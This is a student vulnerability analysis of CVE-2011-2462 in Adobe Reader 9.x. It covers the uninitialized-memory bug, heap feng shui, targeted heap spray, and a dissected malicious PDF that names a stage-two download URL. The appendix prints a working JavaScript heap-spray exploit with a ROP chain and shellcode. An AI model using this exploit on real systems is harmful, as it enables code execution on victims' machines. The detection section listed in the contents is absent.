|  |
| --- |
|  |
| Vulnerability Analysis |
| CVE-2011-2462 |
|  |
| **Yeo Quan Yang** |
| **and**  **Chang Yin Hong**  **(Supervisor)** |
| **December 2015** |

|  |
| --- |
|  |

Table of Contents

[1. The vulnerability 3](#_Toc438718793)

[2.Triggering the vulnerability 3](#_Toc438718794)

[3. Exploitation of vulnerability 6](#_Toc438718795)

[3.1 Criteria for successful exploitation 6](#_Toc438718796)

[3.2Crafting an exploit 7](#_Toc438718797)

[3.2.1 Controlling the EIP register 7](#_Toc438718798)

[3.2.2 Targeted Heap Spray 9](#_Toc438718799)

[4. How is the JavaScript payload embedded and initiated 11](#_Toc438718800)

[5. Detection and Classification Mechanism 12](#_Toc438718801)

[5.1 Method #1 12](#_Toc438718802)

[5.2 Method #2 13](#_Toc438718803)

[5.3 Comparison of methods 14](#_Toc438718804)

[6. Appendices 15](#_Toc438718805)

[6.1 Heap Feng Shui 15](#_Toc438718806)

[6.2 U3D File Format 15](#_Toc438718807)

[6.3 Metasploit plugin 15](#_Toc438718808)

[6.4 Details of the object and Vftable that should be have been initialized 15](#_Toc438718809)

[6.5JavaScript Heap SprayExample 17](#_Toc438718810)

# 1. The vulnerability

The vulnerability exists in Adobe Acrobat Reader 9.x, more specifically within the Right Hemisphere 3difr plugin. The vulnerability is due to the use of uninitialized memory which results in arbitrary code execution. For the rest of the report, the examples and explanation are all done using Adobe Reader 9.4.

# 2. Triggering the vulnerability

The vulnerability is triggered by embedding a specially crafted U3D stream into a PDF document, invoking the U3D rendering, and causing the use of an uninitialized piece of memory, resulting in execution of arbitrary code.

C:\Documents and Settings\Administrator\Desktop\Screen Shot 2015-12-17 at 3.17.41 pm.png

Figure - A shader modifier block.

A U3D file is generally made up of many blocks, and the block of interest is the Shading Modifier block with a block type of “0xFFFFFF45”, which is located at the start of the block.

A shader modifier block typically has a Shading Modifier Name, Chain index, Shading Attributes, Shader List Count, Shader Count and a Shader Name.




Figure – Heap chunk of size 4.

C:\Documents and Settings\Administrator\Desktop\Screen Shot 2015-12-17 at 3.50.43 pm.png

Figure – 0xbaadf00d indicates an uninitialized heap.

A specially crafted U3D file containing a shading modifier with a shader list count of 0 will result in a heap chunk of size 4 being allocated. However, as the shader list count is equal to 0, this piece of memory would not be initialized.

In normal scenarios, the heap chunk of size 4 will be used to hold a pointer to an object that contains a pointer to a virtual function table (vftable). However, since this piece of memory is not initialized, if an attacker is able to control the contents in that address before the heap is allocated, the attacker would then be able to exploit the vulnerability resulting in arbitrary code execution.




Figure – Graph view of function responsible for initializing the heap of size 4 in 3difr.x3d

Following figure 4, in the event where get\_shader\_list\_count returns 0, the function will proceed with the jump and skip the initialization of memory contained in the heap chunk of size 4 (event in red box). On the other hand, when get\_shader\_list\_count returns 1 or more, the program will check for the existence of a shader, and subsequently return a pointer to an object containing a pointer to a vftable. This pointer is then copied to the heap chunk of size 4 for use later, more details of the object and vftable can be found in the appendices.




Figure – rt3d.dll function that is responsible for calling function in the virtual function table.




Figure – Memory contents of object and EIP manipulation.

The value stored in the uninitialized heap chunk of size 4 will then be stored as an object’s attribute, located at EBX+0x54. From figure 6, the data dependency can be seen easily by tracing the memory contents; 0x02fd2a40 (ECX) is located at ebx+0x54, and 0x02fd2530 (EAX) is located at EAX. The function pointer located at EAX + 0x1c will eventually be dereferenced and called by the instruction shown in figure 5, allowing an attacker to control EIP.

# 3. Exploitation of vulnerability

## 3.1 Criteria for successful exploitation

In order to exploit the vulnerability, an attacker would have to be able to write to the memory address and free it before it is initialized. Making use of JavaScript heap sprays, an attacker will be able to write arbitrary values to the memory, controlling the values of heaps when initialized.

In order to exploit this vulnerability, an attacker must have control over a few memory locations:

1. The heap chunk of size 4 must contain a valid address pointer at location offset+0.
2. The valid address pointer needs to contain another valid address pointer at offset+0
3. The second valid address pointer has to point to a location where the address at offset+0x1c points to a valid instruction address which can be executed, a ROP gadget for example.

With the above, the attacker would be able to control the EIP register.




Figure – Illustration of memory that attacker needs to have control over.

Using figure 7 to illustrate better, for criteria #1, the heap of size 4 contains the value 0x2fd2a40, this value is then copied to the object that ebx in figure 7 is pointing at. For criteria #2, the address pointer 0x2fd2a40 must contain another address pointer; in this case it is 0x2fd2530. For criteria #3, the address pointer 0x2fd2530 must have a valid instruction address at its offset +0x1c; in this case, it is 0x80000000.

## 3.2 Crafting an exploit

### 3.2.1 Controlling the EIP register

One way to exploit this is to make use of the Look-Aside Lists in Windows Front End Manager for heap. A Look-Aside List is a singly linked list where free blocks of the same size are linked together. Using the Look-Aside List, an attacker would be able to achieve criteria 1 and 2 and later 3. Since the heap chunk of size 4 (excluding heap headers) is allocated from a bucket containing heap chunks of 8 bytes (excluding heap headers), the pointers in criteria #1 and #2 would have to be allocated from the same bucket as well.

To illustrate better, imagine the following as 3 8-byte heap chunks (total size). The blue heap would be the heap chunk of size 4 (user requested size) and it contains a pointer to the red heap chunk at offset +0 fulfilling criteria #1. Since the red heap contains a link to the green heap at offset +0, criteria #2 is fulfilled as well.

|  |  |  |  |
| --- | --- | --- | --- |
| **Header** | **Header** | **Link ->** |  |

|  |  |  |  |
| --- | --- | --- | --- |
| **Header** | **Header** | **Link ->** |  |

|  |  |  |  |
| --- | --- | --- | --- |
| **Header** | **Header** | **Link ->** |  |

This is made possible as the blue heap is not initialized, therefore the pointer value would not have been overwritten.

The next step is to fulfill criteria #3 and to have control of the content at offset + 0x1c (ROP Gadget).

|  |  |  |  |
| --- | --- | --- | --- |
| **Header** | **Header** | **Link ->** |  |

|  |  |  |  |
| --- | --- | --- | --- |
| **Header** | **Header** | **Link ->** |  |

|  |  |  |  |
| --- | --- | --- | --- |
| **Header** | **Header** | **Link ->** |  |
|  |  |  |  |
|  | **ROP Gadget** |  |  |

An attacker needs to have control over the memory located in the grey heap illustrated above. In order to do this, the heap has to be prepared in a way that there would be heap of size 8 adjacent to a heap that an attacker has control over.

To gain fine-control of the locations of 8 bytes heaps, an attacker can first use up all 8 bytes heap chunks in the Look-Aside List and Free-List by instantiating strings of size smaller than 8 bytes, and not freeing them.

This is done by the following JavaScript snippet:

|  |
| --- |
| var x = new Array();  var i;  function spray(esc\_a) {  pointers\_a = unescape(esc\_a);  for (i = 0; i < 2000; i++) {  x[i] = unescape("%udead");  }  } |

The script tries to assign the Unicode encoded characters to an array (%udead takes up 2 bytes). However, the heap chunk sizes are in multiples of 8, so a size 8 heap chunk would be allocated for this purpose. The script runs for 2000 iterations, using up all 8 bytes heap chunks available in the Look-Aside List and Free List.

From this point onwards, all 8 bytes allocations would result in a larger block being split, or from 8 bytes heap released/freed later.

Using what is known as Heap Feng Shui, an attacker can position future 8 bytes allocation to be adjacent to a heap that has been prepared prior. In order to do this, an attacker needs to have knowledge of all heap allocations done by Adobe Reader after JavaScript has executed.

For simplicity purpose, we assume that Adobe Reader will only allocate heap chunks of size 0x80 (without headers) after the embedded JavaScript has executed (we see that this is not true later on).

In order to produce a remaining heap chunk of size 8, the following can be done:

1. Allocate 3 heaps of size 0x88.

|  |  |  |  |
| --- | --- | --- | --- |
| **Earlier memory** | **Header + 0x88**  **(Size: 0x90)** | **Header + 0x88**  **(Size: 0x90)** | **Header + 0x88**  **(Size: 0x90)** |

1. Free the first two 0x88 heaps, which would be coalesced together.

|  |  |  |
| --- | --- | --- |
| **Earlier memory** | **0x120 freed** | **Header + 0x88**  **(Size: 0x90)** |

1. After 2 heap allocations of size 0x80 is done by Adobe Reader.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **Earlier memory** | **Header + 0x80**  **(Size: 0x88)** | **Header + 0x80**  **(Size: 0x88)** | **0x10 freed** | **Header + 0x88**  **(Size: 0x90)** |

The remaining block of size 0x10 will be placed back into the heap manager’s Free-List as a heap of size 8 (8 bytes for header), which fulfills criteria #1, #2 and #3. This has to be done multiple times to increase reliability.

However, this is based on the assumption that Adobe Reader only allocates heaps of size 0x80, which is definitely not true. By looking at all allocations done by Adobe Reader, an attacker can test and find a suitable size that would result in the most reliable heap positioning for exploitation (size 0x88 turns out to be the most reliable in this case).

Now that the attacker has control over the EIP, using a ROP gadget, the attacker could do a stack pivot to a heap location with shell code sprayed prior. Using a technique known as Targeted Heap Spray, an attacker would be able to perform a stack pivot to a more reliable heap location, ensuring consistent exploitation.

### 3.2.2 Targeted Heap Spray

For explanation purpose, the address 0x0c0c0c0c would be taken as the location where the stack would be pivoted to. In this exploitation, as a ROP chain would be used, the ROP gadgets have to be placed at a specific location to ensure successful exploitation.

Allocations at least 512K in size will be allocated using VirtualAlloc, which returns addresses that are page aligned (in the form of 0xXXXX0020). Using this knowledge, the shellcode can then be placed accurately in the heap.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **Address** | **0** | **4** | **8** | **C** |
| 0xXXX10000 | VirtualAlloc Chunk Header | | | |
| 0xXXX10010 | VirtualAlloc Chunk Header | | Heap header | |
| 0xXXX10020 | 0c0c0c0c | 0c0c0c0c | 0c0c0c0c | 0c0c0c0c |
| …. | 0c0c0c0c | 0c0c0c0c | 0c0c0c0c | 0c0c0c0c |
| 0xXXX10c0c | ROP Gadget | ROP Gadget | ROP Gadget | ROP Gadget |
| …. | 0c0c0c0c | 0c0c0c0c | 0c0c0c0c | 0c0c0c0c |
| 0xXXX20000 | 0c0c0c0c | 0c0c0c0c | 0c0c0c0c | 0c0c0c0c |
| 0xXXX20000 | 0c0c0c0c | 0c0c0c0c | 0c0c0c0c | 0c0c0c0c |
| 0xXXX20010 | 0c0c0c0c | 0c0c0c0c | 0c0c0c0c | 0c0c0c0c |
| 0xXXX20020 | 0c0c0c0c | 0c0c0c0c | 0c0c0c0c | 0c0c0c0c |
| …. | 0c0c0c0c | 0c0c0c0c | 0c0c0c0c | 0c0c0c0c |
| 0xXXX20c0c | ROP Gadget | ROP Gadget | ROP Gadget | ROP Gadget |
| …. | 0c0c0c0c | 0c0c0c0c | 0c0c0c0c | 0c0c0c0c |
| 0xXXX30000 | 0c0c0c0c | 0c0c0c0c | 0c0c0c0c | 0c0c0c0c |

Using heap spray to spray a specific amount of 0x0c0c0c0c’s or a NOP sled, an attacker can then place the ROP chain accurately at all 0xXXXX0c0c0, and by doing this repeatedly for a large number of iterations, the address location 0x0c0c0c0c would contain the ROP chain as required.

An example of a JavaScript spray for this purpose is given below:

|  |
| --- |
| shellcode = "%u6f29%u4a80%u0000%u4a8a%u2196%u4a80%u1f90%u4a80%u6f29%u4a80";  padding = unescape("%u0c0c");  padding += padding;  while (padding.length + 28 < 0x10000) padding += padding;  offset\_to\_0c0c = 0x0c0c - 0x24;  0x10000\_size\_payload = padding.substring(0, offset\_to\_0c0c / 2);  payload += shellcode;  payload += padding;  size\_of\_0x10000 = 0x10000;  trimmed\_payload\_to\_0x10000 = payload.substring(0, size\_of\_0x10000 / 2);  for (; trimmed\_payload\_to\_0x10000.length < 0x40000 + 0x40000;) trimmed\_payload\_to\_0x10000 += trimmed\_payload\_to\_0x10000;  final\_payload = trimmed\_payload\_to\_0x10000.substring(0, 0x80000);  var x = new Array();  for (i = 0; i < 0x1f0 ; i++) x[i] = final\_payload + "s"; |

With the combination of techniques of Heap Feng Shui and Targeted Heap Spray, the vulnerability can then be reliably exploited. An example of a working JavaScript Heap Spray has been provided in the appendix of this document.

# 4. How is the JavaScript payload embedded and initiated

The following example is taken from a malware sample based on CVE\_2011\_2462.




Figure – peepdf result on the malicious PDF.

There are 17 Objects in this PDF. Running peepdf on the pdf shows a few suspicious objects.

Both objects 13 and 16 are encoded by deflate compression.

Object 16 contains JavaScript and object 13 contains an u3d compressed file.

Object 3 contains two methods of executing elements, /AcroForm and /OpenAction.The AcroForm element points to object 2 containing a XFR array pointing to object 1. However, there is nothing suspicious in object 1.The OpenAction element triggers the JavaScript code in Object #16.

The JavaScript code does a heap spray with a shellcode embedded in the script itself. The shellcode contains an URL, “http://firatbalik.com.tr/wp-content/plugins/ganteng.exe” (still alive at point of writing), which I believe is used to download a stage 2 executable for further exploitation.

After performing a heap spray, the JavaScript code attempts to redirect to page 3.

From object 6, we see that page 3 is at object 9, and in object 9, we find an annotation pointing to object 14, which contains a 3D object pointing to object 13 which we identified earlier.

Vulnerability in U3D allows attackers to control the EIP to point to the heap area which has been sprayed prior using the embedded JavaScript.

# 6. Appendices

## 6.1 Heap Feng Shui

<https://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf>

## 6.2 U3D File Format

More information on U3D file format can be found here:   
[www.ecma-international.org/publications/files/ECMA-ST/ECMA-363%204th%20Edition.pdf](http://www.ecma-international.org/publications/files/ECMA-ST/ECMA-363%204th%20Edition.pdf)

## 6.3 Metasploit plugin

<http://downloads.securityfocus.com/vulnerabilities/exploits/50922.rb>

## 6.4 Details of the object and Vftable that should be have been initialized




Figure – EAX contains value returned from get\_object\_to\_vftable and is copied into ECX+EBX\*4.




Figure – address stored in EAX is from rt3d.dll




Figure – 0x001e1994 from figure 8 points to a virtual function table.




Figure – 0x2fef550 from EAX of figure 7, is seen here in the function that is responsible for execution of arbitrary code.

## 6.5 JavaScript Heap SprayExample

|  |
| --- |
| var padding;  varbbb, ccc, ddd, eee, fff, ggg, hhh;  varpointers\_a, i;  var x = new Array();  var y = new Array();  function alloc(bytes) {  return padding.substr(0, (bytes - 6) / 2);  }  function spray\_eip(esc\_a) {  pointers\_a = unescape(esc\_a);  for (i = 0; i < 2000; i++) {  x[i] = alloc(0x8) + pointers\_a;  y[i] = alloc(0x88) + pointers\_a;  y[i] = alloc(0x88) + pointers\_a;  y[i] = alloc(0x88) + pointers\_a;  }  };  function spray\_shellcode() {  bbb = unescape('%ud525%ue615%u0c0c%u0c0c%u0c0c%u0c0c%u6f29%u4a80%u0000%u4a8a%u2196%u4a80%u1f90%u4a80%u6f29%u4a80%u6cef%u4a80%u6dbb%u2357%u6dbb%u2357%u6dbb%u2357%u6dbb%u2357%u0000%u0000%u0002%u0000%u0102%u0000%u6f29%u4a80%u4dac%ud7d0%u4dac%ud7d0%u4dac%ud7d0%u4dac%ud7d0%u4dac%ud7d0%ua8a6%u4a80%u1f90%u4a80%u9038%u4a84%u63a5%u4a80%u45e9%u2525%u45e9%u2525%u45e9%u2525%u45e9%u2525%u45e9%u2525%u0000%u4a8a%u2196%u4a80%u1f90%u4a80%u903c%u4a84%ub692%u4a80%u1064%u4a80%u0000%u0000%u0000%u1000%u0000%u0000%u0000%u0000%u0002%u0000%u0102%u0000%u0000%u0000%u63a5%u4a80%u1064%u4a80%u2db2%u4a84%u2ab1%u4a80%u0008%u0000%ua8a6%u4a80%u1f90%u4a80%u9038%u4a84%ub692%u4a80%u1064%u4a80%uffff%uffff%u0000%u0000%u0040%u0000%u0000%u0000%u0000%u0001%u0000%u0000%u63a5%u4a80%u1064%u4a80%u2db2%u4a84%u2ab1%u4a80%u0008%u0000%ua8a6%u4a80%u1f90%u4a80%u9030%u4a84%ub692%u4a80%u1064%u4a80%uffff%uffff%u0022%u0000%u0000%u0000%u0000%u0000%u0000%u0001%u63a5%u4a80%u0004%u4a8a%u2196%u4a80%u63a5%u4a80%u1064%u4a80%u2db2%u4a84%u2ab1%u4a80%u0030%u0000%ua8a6%u4a80%u1f90%u4a80%u0004%u4a8a%ua7d8%u4a80%u63a5%u4a80%u1064%u4a80%u2db2%u4a84%u2ab1%u4a80%u0020%u0000%ua8a6%u4a80%u63a5%u4a80%u1064%u4a80%uaedc%u4a80%u1f90%u4a80%u0034%u0000%ud585%u4a80%u63a5%u4a80%u1064%u4a80%u2db2%u4a84%u2ab1%u4a80%u000a%u0000%ua8a6%u4a80%u1f90%u4a80%u9170%u4a84%ub692%u4a80%uffff%uffff%uffff%uffff%uffff%uffff%u1000%u0000%u1beb%u315b%u50c0%uc031%u4388%u5313%uadbb%u8623%uff7c%u31d3%u50c0%ufabb%u81ca%uff7c%ue8d3%uffe0%uffff%u6d63%u2e64%u7865%u2065%u632f%u6320%u6c61%u2e63%u7865%u9065');  ccc = unescape("%u0c0c");  ccc += ccc;  while (ccc.length + 20 + 8 < (0x8000 + 0x8000)) ccc += ccc;  i1 = 0x0c0c - 0x24;  ddd = ccc.substring(0, i1 / 2);  ddd += bbb;  ddd += ccc;  i2 = 0x4000 + 0xc000;  eee = ddd.substring(0, i2 / 2);  for (; eee.length< 0x40000 + 0x40000;) eee += eee;  i3 = (0x1020 - 0x08) / 2;  fff = eee.substring(0, 0x80000 - i3);  ggg = new Array();  for (hhh = 0; hhh< 0x1e0 + 0x10; hhh++) ggg[hhh] = fff + "s";  }  padding = unescape("%u4141%u4141%u4141%u4141%u4141%u4141%u53c3%u4a84%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u0c0c%u0c0c%u4141%u4141%u4141%u4141%u0c0c%u0c0c%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u0c0c%u0c0c");  while (padding.length< 0x10000)  padding = padding + padding;  spray\_shellcode();  spray\_eip('%u4141');  this.pageNum = 2; |